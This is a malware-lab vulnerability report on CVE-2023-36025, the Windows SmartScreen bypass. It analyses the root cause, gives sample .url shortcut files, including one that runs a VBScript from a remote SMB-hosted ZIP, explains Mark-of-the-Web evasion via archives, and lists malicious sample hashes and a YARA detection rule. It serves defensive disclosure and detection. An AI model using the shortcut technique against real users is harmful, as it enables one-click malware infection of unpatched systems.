DEFENCE TECH

Terra, Cielo, Mare, Spazio, Spazio cibernetico.
PROTEGGIAMOLI

CVE-2023-36025

Vulnerability Analysis Report

Summary

DEFENCE TECH

1

Our Malware Lab

1. Our Malware Lab

Defence Tech Malware Lab daily performs dissection of malware with the aim of timely understanding the technological evolutions of attacks, consolidating the knowledge of necessary to make more effective and faster the process of incidents responding, contributing to spreading information about emerging threats into the expert's community and among its clients.

Malware Lab analysts are continuously engaged in searching and experimenting new analysis tools, for increasing accuracy and scope of action with regard to the proliferation of new evasion and anti-analysis techniques adopted by malwares.

The Malware Lab is also committed to the development of proprietary tools for malware analysis and supporting the management and response of incidents.

Besides malware analysis, Malware Lab ideated and implemented an automatic process of extraction of **Indicators of Compromise (IOC)** that is daily run on dozens of new malwares, intercepted in the wide for populating our Knowledge Base.

CORRADO AARON VISAGGIO
Group Chief Scientist Officer & Malware Lab Director
a.visaggio@defencetech.it

DEFENCE TECH

2

Executive Summary

2. Executive Summary

In a recent investigation, Trend Micro has exposed the exploitation of CVE-2023-36025[1] [2] to infect users with Phemedrone Stealer[3] through a single click on a malicious link. But it is important to note that for this method to be effective, the URL must specifically point to a ZIP file containing the payload.

Many cybersecurity articles have inaccurately stated that the exploitation is possible when the URL points to a malicious link directly containing the payload. So, for a better understanding of this critical issue, we conducted a technical analysis which is described in the following sections.

Despite Microsoft having patched this vulnerability in November of last year, threat actors are still using this exploit in their attack chains to initialise malware infections on systems which have not been updated.

Phemedrone is recognised as an information-stealing agent, which actively targets a wide range of applications and services in order to exfiltrate sensitive information.

While Trend Micro report focuses on the infection chain of Phemedrone, our report focuses on the technical analysis of the CVE and how it is possible to detect this exploitation patterns.

[1] *https://nvd.nist.gov/vuln/detail/CVE-2023-36025*

[2] *https://msrc.microsoft.com/update-guide/vulnerability/CVE-2023-36025*

[3] *https://www.trendmicro.com/en_us/research/24/a/cve-2023-36025-exploited-for-defense-evasion-in-phemedrone-steal.html*

DEFENCE TECH

3 Analysis

3. Analysis

3.1 Technical analysis of CVE-2023-36025

This vulnerability affects the Windows SmartScreen function. SmartScreen is designed to warn users about potential threats from websites and files when the user attempts to execute a file from the file explorer.

It is worth noting that this feature is not limited to executable files but everything that has a file association that can be launched through the "ShellExecute" family of functions.

Which leads to discussing the kind of file this vulnerability is often associated with: ".url" files. These are text-based files meant to produce clickable internet shortcuts, which include multiple fields, most importantly a destination URL and a custom icon path. Indeed, URL files can specify a custom icon and Windows will automatically render them as the requested image, this makes them especially effective in phishing attacks.

Figure 1 shows an example of a URL file that opens Google, but on the Desktop, it appears with the same icon as Notepad.

```
[InternetShortcut]
URL=http://www.google.com/
IconFile=C:\Windows\System32\notepad.exe
IconIndex=0
HotKey=0
IDList=
```

Figure 1. Example of a URL file that opens Google

However, internet shortcuts are usually harmless since they are meant to open webpages in the default browser. Unfortunately, they possess an extra feature that allows them to link to arbitrary files that Windows will attempt to open as if the user double clicked on them, this is done through the "file:" protocol.

Figure 2 shows an example of a URL file that opens the Windows calculator while being displayed with the same icon as Notepad.

```
[InternetShortcut]
URL=file:\\C:\Windows\System32\calc.exe
IconFile=C:\Windows\System32\notepad.exe
IconIndex=0
HotKey=0
```

Figure 2. Example of URL that opens Windows calculator

The file protocol can also be used to fetch remote files using SMB (Server Message Block) or WebDAV (Web-based distributed Authoring and Versioning). To prevent abuse of this functionality Windows uses SmartScreen to detect the target of the invocation before executing it and, if needed, to prompt the user as shown in the following figure.




Figure 3. SmartScreen warning

The file security level is determined from the URL Zone[4] it belongs to, and if it is considered not secure, a warning will be triggered. By default, Windows will prompt for a confirmation for every file that is not part of the Local machine or the Local Intranet zone.

It is important to note that, as of our tests, Windows will treat any IP address as the internet zone regardless of whether it is a local address or not. This can lead to confusion as the same file can generate a SmartScreen warning depending on if it is accessed through the machine LAN IP address or through the hostname.

Essentially, the core of CVE-2023-36025 is that when a URL file points to any file inside of a remote zip archive no SmartScreen warning is generated, regardless of the internet zone.

In figure 4 is shown an example of a URL file that launches a VBScript file from inside a remote ZIP.

```
[InternetShortcut]
URL=file://192.168.197.133/sambashare/test.zip/test.vbs
IDList=
```

Figure 4. Example of a URL file which launches a script from a remote ZIP

Thanks to Microsoft's public symbols[5] it is possible to trace Windows execution while inspecting internal functions to find out the root cause of this vulnerability.

When a user double clicks a file in explorer.exe the actual launch of the new process is performed by CShellExecute::DoExecute in shell32.dll. The execution flow eventually reaches CBindAndInvokeStaticVerb::CheckSmartScreen in Windows.Storage.dll which is tasked to display the SmartScreen prompt if the conditions are met.

[4] *https://learn.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/platform-apis/ms537183(v=vs.85)*

[5] *https://learn.microsoft.com/en-us/windows-hardware/drivers/debugger/symbols*

Simplifying the execution flow, the logic takes two critical branches: first, it checks the attributes of the file by using the IsFileOrSymLink function, if the selected icon is indeed a file then it will use ZoneCheckUrlExW from shlwapi.dll to map the path of the link target to an internet zone. Finally, if the internet zone is not considered trusted, a prompt would be displayed.

On an unpatched system, whenever this process happens for a file inside a remote zip archive, IsFileOrSymLink returns false, causing the internet zone check to be completely skipped.

This means that when a user clicks on a .URL file which points to a file ZIP containing the payload, Windows will fetch the remote compressed file and execute it without any additional confirmation.

To exploit this vulnerability and achieve one click code execution, there is however, an additional defence mechanism to bypass: the "mark of the web".

Whenever a file is downloaded from a browser or other applications that properly set this attribute, Windows will store the origin of the file in an NTFS Alternate Data Stream called the Zone.Identifier. This is colloquially referred to as the mark of the web or "MOTW".

When attempting to open a file that has a zone identifier attribute set to an untrusted zone, such as internet, Explorer will show an additional warning. It is important to note that the MOTW warning in the following figure, while it may look similar to figure 3, is a different mechanism which triggers independently of CVE-2023-36025, since it is shown even before the system attempts to parse the content of the file.




Figure 5. Mark of the web alert

This means that in order to exploit CVE-2023-36025 one first needs to use another mechanism to bypass the mark of the web, this is usually done by packaging the .url file inside of a .rar or other kinds of archive since not all archive extraction utilities properly propagate the mark of the web to the content of the archives.

3.2 Detection of the exploitation's pattern

In order to understand the effective distribution of samples exploiting this vulnerability, we conducted some research on the Malware Bazaar database as exploitation is quite simple to detect.

As of the time of writing this, Malware Bazaar has a total of 158[6] URL file samples ranging from late 2022 to January 10th, 2024.

Using the free Malware Bazaar API[7] we downloaded all the relevant samples and scanned them for instances of the targeted CVE exploitation. Detecting this is straightforward using a simple regular expression since URL files are plaintext. Some result is illustrated in figure 6.

[6] *https://bazaar.abuse.ch/browse/*

[7] *https://bazaar.abuse.ch/api/*




Figure 6. Partial result of our detection program

In the following table are listed the extracted hashes from MalwareBazaar database. These samples attempt to exploit CVE-2023-36025:

SHA-256 Hash
239e423330cef9fd774602cb366da980f802bc98246fe41023daa1dd46907068
b926fac036a5e46c033c3c5644d34266d72ab993ca1bbd76957422227030d04d
e262818591a54510401fead17928d0da8df02a29150ee319e86821a447505641
7dfcedc537a858be0d598ef2f327d4fa2aeb3f4191a7f724fcad85a1c894ea53
952adea6ba0359839498c2f4ce4f27a62b38e42a47d10c91d37ea2e37b90379f
43502c46c61cda9226a4a375a593037caf07d2e14bea0a5c3be35d0518aacc6f
bcdd4cff01abf9eb18332807f6689820617994ff1f708a9a8571eb79eaff250e
1d081d46504e0f4e054c428df07fd0926ec7507c1dae382cadc22ce9ebb99861
529d3eccf1000887f5e35b3eb8e732066b819201f37651d1ccca41d5cc2c1513

Table 1. Malicious samples

3.2.1 YARA RULE

We wrote a simple Yara rule containing the regex which we have already tested and confirmed to be effective in detecting the behaviour associated with the exploitation.

```
rule CVE_2023_36025 {
strings:
$header = "[InternetShortcut]" wide ascii nocase
$zip_link = /file:\/\/.*?\.zip\/./ wide ascii nocase
condition:
all of them
}
```

We also attempted to use this rule on multiple threat hunting platforms but unfortunately couldn't find interesting samples as most platforms focus on the actual binary executable payloads rather than the .URL based initial stages.

DEFENCE TECH


4

Conclusions

4. Conclusions

Phishing remains the prevalent vector, with attackers distributing .URL files in order to deceive naïve users. To enhance defences, we always suggests training employees on recognising phishing attempts, raising their awareness. Moreover, it's also important to implement advanced e-mail filtering to mitigate these threats.

Furthermore, Microsoft has already fixed this issue, however it is imperative for organizations to prioritise system updates. Ignoring this priority exposes the entire company to unnecessary risks. Vigilance, training, and prompt system updates are fundamental in fortifying against evolving cyber threats.



DEFENCE TECH

Terra, Cielo, Mare, Spazio, Spazio cibernetico.
PROTEGGIAMOLI

DONE IT IT SECURITY

NEXT INGEGNERIA DEI SISTEMI

FORAMIL RADAR TECHNOLOGIES & DEFENCE SYSTEMS

INNOVESI electronic systems

Defence Tech Holding S.p.A Società Benefit

Via Giacomo Peroni, 452 - 00131 Roma
tel. 06.45752720 - fax 06.45752721
info@defencetech.it - www.defencetech.it